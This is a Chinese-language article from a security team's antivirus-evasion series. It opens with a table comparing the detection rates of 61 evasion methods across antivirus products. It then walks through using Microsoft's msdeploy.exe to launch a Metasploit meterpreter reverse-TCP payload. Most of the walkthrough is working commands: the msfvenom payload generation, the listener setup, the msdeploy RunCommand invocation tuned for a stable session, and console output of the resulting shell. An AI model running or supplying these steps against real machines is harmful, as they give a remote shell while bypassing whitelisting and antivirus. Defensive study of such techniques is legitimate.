

Author:zhangyida@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDSscanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：<http://paper.TideSec.com> 或团队公众号。



声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

文章打包下载及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

几点说明：

- 1、表中标识 ☒ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterpreter/reverse_tcp` 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 [virustotal.com](https://www.virustotal.com)（简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为杀软查杀能力或免杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。
- 6、由于白名单程序加载payload的免杀测试需要杀软的行为检测才合理，静态查杀payload或者查杀白名单程序都没有任何意义，所以这里对白名单程序的免杀效果不做评判。

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
2	msf自编码	51/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
3	msf自捆绑	39/69		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
4	msf捆绑+编码	35/68	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
5	msf多重编码	45/70		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
6	Evasion模块exe	42/71		<input checked="" type="checkbox"/>							<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
7	Evasion模块hta	14/59			<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
8	Evasion模块csc	12/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
9	Veil原生exe	44/71	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>						<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>
10	Veil+gcc编译	23/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
11	Venom-生成exe	19/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>				<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
12	Venom-生成dll	11/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
13	Shellter免杀	7/69	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
14	BackDoor-Factory	13/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
15	BDF+shellcode	14/71		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
16	Avet免杀	17/71	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>			<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

17	TheFatRat:ps1-exe	22/70		✓	✓		✓	✓	✓		✓	✓	✓
18	TheFatRat:加壳exe	12/70	✓	✓		✓	✓	✓	✓		✓	✓	✓
19	TheFatRat:c#-exe	37/71		✓			✓			✓	✓	✓	✓
20	Avoidz:c#-exe	23/68		✓		✓	✓			✓	✓		✓
21	Avoidz:py-exe	11/68		✓		✓	✓		✓		✓	✓	✓
22	Avoidz:go-exe	23/71		✓		✓	✓	✓			✓	✓	✓
23	Green-Hat-Suite	23/70		✓		✓	✓	✓			✓	✓	✓
24	Zirikatu免杀	39/71	✓	✓	✓					✓	✓	✓	✓
25	AVlator免杀	25/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
26	DMKC免杀	8/55		✓		✓		✓	✓	✓	✓	✓	✓
27	Unicorn免杀	29/56			✓				✓		✓	✓	✓
28	Python-Rootkit免杀	7/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
29	ASWCrypter免杀	19/57	✓				✓				✓	✓	✓
30	nps_payload免杀	3/56	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
31	GreatSct免杀	14/56	✓	✓	✓			✓	✓	✓	✓	✓	✓
32	HERCULES免杀	29/71			✓						✓		✓
33	SpookFlare免杀	16/67		✓	✓	✓	✓		✓	✓	✓		✓
34	SharpShooter免杀	22/57	✓	✓				✓			✓	✓	✓
35	CACTUSTORCH免杀	23/57	✓	✓	✓		✓				✓	✓	✓
36	Winpayloads免杀	18/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
37	C/C++1:指针执行	23/71	✓	✓			✓		✓		✓		✓
38	C/C++2:动态内存	24/71	✓	✓			✓		✓		✓		✓
39	C/C++3:嵌入汇编	12/71	✓	✓	✓		✓	✓	✓		✓	✓	✓
40	C/C++4:强制转换	9/70	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓
41	C/C++5:汇编花指令	12/69	✓	✓	✓		✓	✓	✓		✓	✓	✓
42	C/C++6:XOR加密	15/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
43	C/C++7:base64加密1	28/69	✓	✓	✓		✓		✓		✓	✓	✓
44	C/C++8:base64加密2	28/69	✓	✓	✓		✓		✓		✓		✓
45	C/C++9:python+汇编	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
46	C/C++10:python+xor	15/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
47	C/C++11:sc_launcher	3/71	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
48	C/C++12:使用SSI加载	6/69	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
49	C# 法1:编译执行	20/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
50	C# 法2:自实现加密	8/70	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
51	C# 法3:XOR/AES加密	14/71	✓	✓	✓		✓		✓	✓	✓	✓	✓
52	C# 法4:CSC编译	33/71	✓	✓	✓					✓	✓	✓	✓
53	py 法1:嵌入C代码	19/70	✓	✓	✓			✓		✓	✓	✓	✓
54	py 法2:py2exe编译	10/69	✓	✓	✓		✓		✓	✓	✓	✓	✓
55	py 法3:base64加密	16/70	✓	✓	✓	✓				✓	✓	✓	✓
56	py 法4:py+C编译	18/69		✓	✓					✓	✓	✓	✓
57	py 法5:xor编码	19/71	✓	✓	✓					✓	✓	✓	✓
58	py 法6:aes加密	19/71	✓	✓	✓					✓	✓	✓	✓
59	py 法7:HEX加载	3/56	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
60	py 法8:base64加载	4/58	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓
61	ps 法1:msf原生	18/56	✓	✓	✓					✓	✓	✓	✓

[illegible]

本文目录：

- 免杀能力一览表
- 一、msdeploy.exe介绍
- 二、msdeploy.exe执行payload
- 三、参考资料

一、msdeploy.exe介绍

msdeploy.exe是微软提供的web部署命令行工具，通过它可以方便的部署web应用、数据库等，路径在C:\Program Files\IIS\Microsoft Web Deploy V3。msdeploy.exe可以使IIS可以在本地或远程同步，打包和部署Web应用程序，网站或Web服务器内容和配置。它具有众多功能，这些功能可以高度精确地包括要处理的那些组件，并排除那些不需要的组件。为了能够使用Web Deploy，必须已在源计算机和目标计算机上安装IIS。

msdeploy的命令参数繁杂，想要通过msdeploy来执行payload我们需要了解以下的几个参数：

-verb: <verbName> : 指定Web Deploy动作即需要对源对象或目标对象执行的操作。<verbName>必须为以下之一：**delete** , **dump** , **getDependencies** , **getSystemInfo**或**sync**。 **sync**即synchronize（同步操作），需要指定源对象和目标对象。

-source: <provider> : 指定动作参数的数据源。**source**是同步和转储操作的必需参数，但不是**delete**操作的必需参数。可以使用**msdeploy.exe -source -help**命令查看关于**source**参数帮助，其中有一RunCommand参数可以在调用同步时在目标运行命令。

-dest: <provider> : 指定**sync/delete**操作的目的地。仅当指定了**sync**或**delete**动词时，**-dest**参数才是必需的。**-dest**参数所使用的<provider>程序、其路径和设置是与**source**参数是一致的。

二、msdeploy.exe执行payload

通过执行.exe文件执行payload，生成.exe木马文件的方式有很多种在实战中可以选择免杀效果较好的。为了方便演示直接使用msf生成的木马文件：

```
msfvenom -f exe -p windows/meterpreter/reverse_tcp  
lhost=192.168.19.146 lport=23333 > w_re.exe
```

msf监听：

```
use exploit/multi/handler  
set payload windows/meterpreter/reverse_tcp  
set lhost 192.168.19.146  
set lport 23333  
exploit
```

```
[*] Starting persistent handler(s)...  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.19.146  
lhost => 192.168.19.146  
msf5 exploit(multi/handler) > set lport 23333  
lport => 23333  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.19.146:23333
```

复制文件到本地使用msdeploy执行：

```
msdeploy.exe -verb:sync -source:RunCommand -  
dest:Runcommand="C:\Program Files\IIS\Microsoft Web Deploy  
V3\w_re.exe"
```

不添加执行重试间隔时间的情况下，该进程建立之后会中断重试，得到会话存活时间很短。

```
C:\Program Files\IIS\Microsoft Web Deploy V3>msdeploy.exe -verb:sync -source:RunCommand -dest:Runcommand="C:\Program Files\IIS\Microsoft Web Deploy V3\w_re.exe"

Info: 正在更新 runCommand <C:\Program Files\IIS\Microsoft Web Deploy V3\w_re.exe>。
Warning: 进程 "C:\Windows\system32\cmd.exe" <命令行 " " >仍在运行。等待 1000 ms <第 1 次尝试, 共 5 次>。
Warning: 进程 "C:\Windows\system32\cmd.exe" <命令行 " " >仍在运行。等待 1000 ms <第 2 次尝试, 共 5 次>。
Warning: 进程 "C:\Windows\system32\cmd.exe" <命令行 " " >仍在运行。等待 1000 ms <第 3 次尝试, 共 5 次>。
Warning: 已退出进程 "C:\Windows\system32\cmd.exe" <命令行 " " >, 代码为 "0x103"。
Total changes: 1 <0 added, 0 deleted, 1 updated, 0 parameters changed, 0 bytes copied>
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.19.146:23333
[*] Sending stage (180291 bytes) to 192.168.19.1
[*] Meterpreter session 5 opened (192.168.19.146:23333 -> 192.168.19.1:6223) at 2020-02-21 11:14:30


meterpreter >
meterpreter >
[*] 192.168.19.1 - Meterpreter session 5 closed. Reason: Died
```

使用waitinterval参数指定较长的程序重试时间间隔，以得到稳定会话。


```
msdeploy.exe -verb:sync -source:RunCommand -dest:Runcommand="C:\Program Files\IIS\Microsoft Web Deploy V3\w_re.exe",waitinterval=15000000
```

```
C:\Program Files\IIS\Microsoft Web Deploy V3>msdeploy.exe -verb:sync -source:RunCommand -dest:RunCommand="C:\Program Files\IIS\Microsoft Web Deploy V3\w_re.exe" -waitinterval=1500000
Info: 正在更新 runCommand (C:\Program Files\IIS\Microsoft Web Deploy V3\w_re.exe)
半:
meterpreter > getuid
Server username: PC-20180317YPEK\Administrator
meterpreter > getpid
Current pid: 10140
meterpreter >
```

开启火绒和360的情况下会报警并清除木马文件：



使用virustotal.com检查：由于使用msfvenom原生木马，查杀率相当感人：



三、参考资料

lolbas-msdpoy:https://lolbas-project.github.io/lolbas/OtherMSBinaries/Msdeploy/#awl_bypass

微软 mesdpoy文档：[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ee619740\(v%3Dws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ee619740(v%3Dws.10))

msdeploy-runcommand参数文档: [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ee619740\(v%3Dws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ee619740(v%3Dws.10))

重剑无锋@TIDE安全团队 HTTP://WWW.TIDSESEC.COM